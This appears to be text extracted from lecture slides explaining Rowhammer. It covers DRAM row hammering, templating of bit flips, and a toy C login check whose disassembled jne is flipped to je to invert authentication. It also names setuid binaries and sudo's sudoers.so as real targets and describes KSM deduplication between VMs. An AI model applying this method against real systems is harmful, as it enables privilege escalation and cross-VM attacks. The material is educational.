
# Rowhammer 101

ACTIVATE (Row 4)





# Rowhammer 101

ACTIVATE (Row 6)





# Rowhammer 101

ACTIVATE (Row 0)



# Rowhammer 101


ACTIVATE (Row 2)






# Rowhammer 101

ACTIVATE (Row 4)





# Rowhammer 101

ACTIVATE (Row 6)




# Rowhammer 101

ACTIVATE (Row 0)




# Rowhammer 101

ACTIVATE (Row 2)




# Rowhammer 101

ACTIVATE (Row 4)




# Rowhammer 101

ACTIVATE (Row 6)




# Rowhammer 101

Bit Flip in Row 5 (1 → 0)



# Templating


- Fingerprinting memory for 'useful' bit flips (a.k.a. **templates**)
- Template: combination of a vulnerable page and the offset of the bit flip





# Roadmap

1. DRAM Timing Side Channel
2. Rowhammer & Templating
3. Opcode Flipping
4. Page Deduplication
5. Demo



# x86 ASM

- x86 has a very 'dense' instruction set
- Flipping a bit in an opcode gives you another *valid* opcode with high probability

# Toy Example

```
int check(char *passwd) {
    char *true_passwd = "secret";
    return strcmp(passwd, true_passwd) != 0;
}

int main(int argc, char **argv) {
    if(check(argv[1]) == 0) {
        printf("Success\n");
    }
    else {
        printf("Login Failed\n");
        return -1;
    }
    return 0;
}
```

# Program Behaviour

```
$ ./login "secret"  
$ Success
```

```
$ ./login "garbage"  
$ Login Failed
```

# Disassembly

```
0000000000001169 <check>:
 1169:    f3 0f 1e fa    endbr64
 116d:    55            push   %rbp
 116e:    48 89 e5      mov    %rsp,%rbp
 1171:    48 83 ec 20   sub    $0x20,%rsp
 1175:    48 89 7d e8   mov    %rdi,-0x18(%rbp)
 1179:    48 8d 05 84 0e 00 00   lea   0xe84(%rip),%rax
# 2004 <_IO_stdin_used+0x4>
 1180:    48 89 45 f8   mov    %rax,-0x8(%rbp)
 1184:    48 8b 55 f8   mov    -0x8(%rbp),%rdx
 1188:    48 8b 45 e8   mov    -0x18(%rbp),%rax
 118c:    48 89 d6     mov    %rdx,%rsi
 118f:    48 89 c7     mov    %rax,%rdi
 1192:    e8 d9 fe ff ff   call  1070 <strcmp@plt>
 1197:    85 c0       test   %eax,%eax
 1199:    75 07       jne   11a2 <check+0x39>
 119b:    b8 00 00 00 00   mov    $0x0,%eax
 11a0:    eb 05       jmp   11a7 <check+0x3e>
 11a2:    b8 01 00 00 00   mov    $0x1,%eax
 11a7:    c9         leave
 11a8:    c3         ret
```

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 11a0:    eb 05       jmp   11a7 <check+0x3e>
 11a2:    b8 01 00 00 00   mov   $0x1,%eax
 11a7:    c9        leave
 11a8:    c3        ret
```

# Flipped Opcode

```
0000000000001169 <check>:
 1169:    f3 0f 1e fa    endbr64
 116d:    55            push   %rbp
 116e:    48 89 e5      mov    %rsp,%rbp
 1171:    48 83 ec 20   sub   $0x20,%rsp
 1175:    48 89 7d e8   mov    %rdi,-0x18(%rbp)
 1179:    48 8d 05 84 0e 00 00   lea   0xe84(%rip),%rax
# 2004 <_IO_stdin_used+0x4>
 1180:    48 89 45 f8   mov    %rax,-0x8(%rbp)
 1184:    48 8b 55 f8   mov    -0x8(%rbp),%rdx
 1188:    48 8b 45 e8   mov    -0x18(%rbp),%rax
 118c:    48 89 d6      mov    %rdx,%rsi
 118f:    48 89 c7      mov    %rax,%rdi
 1192:    e8 d9 fe ff ff   call  1070 <strcmp@plt>
 1197:    85 c0        test   %eax,%eax
 1199:    74 07        je    11a2 <check+0x39>
 119b:    b8 00 00 00 00   mov    $0x0,%eax
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 11a2:    b8 01 00 00 00   mov    $0x1,%eax
 11a7:    c9          leave
 11a8:    c3          ret
```

## New Behaviour


```
$ ./login "secret"  
$ Login Failed
```

```
$ ./login "garbage"  
$ Success
```





# Template




# OK, Let's Get Real

- Good real world targets: setuid binaries
- sudoers.so library mapped in by e.g., sudo
- Binary analysis to discover 'interesting' opcodes
- Invert program behaviour for binaries using sudoers.so

# Roadmap

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


# Page Deduplication


- Available on most modern OSes to improve performance
- On Linux known as Kernel Samepage Merging (KSM)
- Pages with the same content get merged to avoid multiple copies of the same data
- Mapped as read-only with COW semantics

# KSM on the Host

Victim VM Memory



Attacker VM Memory





Host Physical Memory

# KSM on the Host

Victim VM Memory


Attacker VM Memory





Host Physical Memory

# KSM on the Host

Victim VM Memory



Attacker VM Memory



Host Physical Memory

# Kernel Daemons

- ksmd splits up huge pages if they are made up of pages with the same data
- This will merge the aggressor rows, nullifying the exploit




TLB  
entries

Memory  
entries

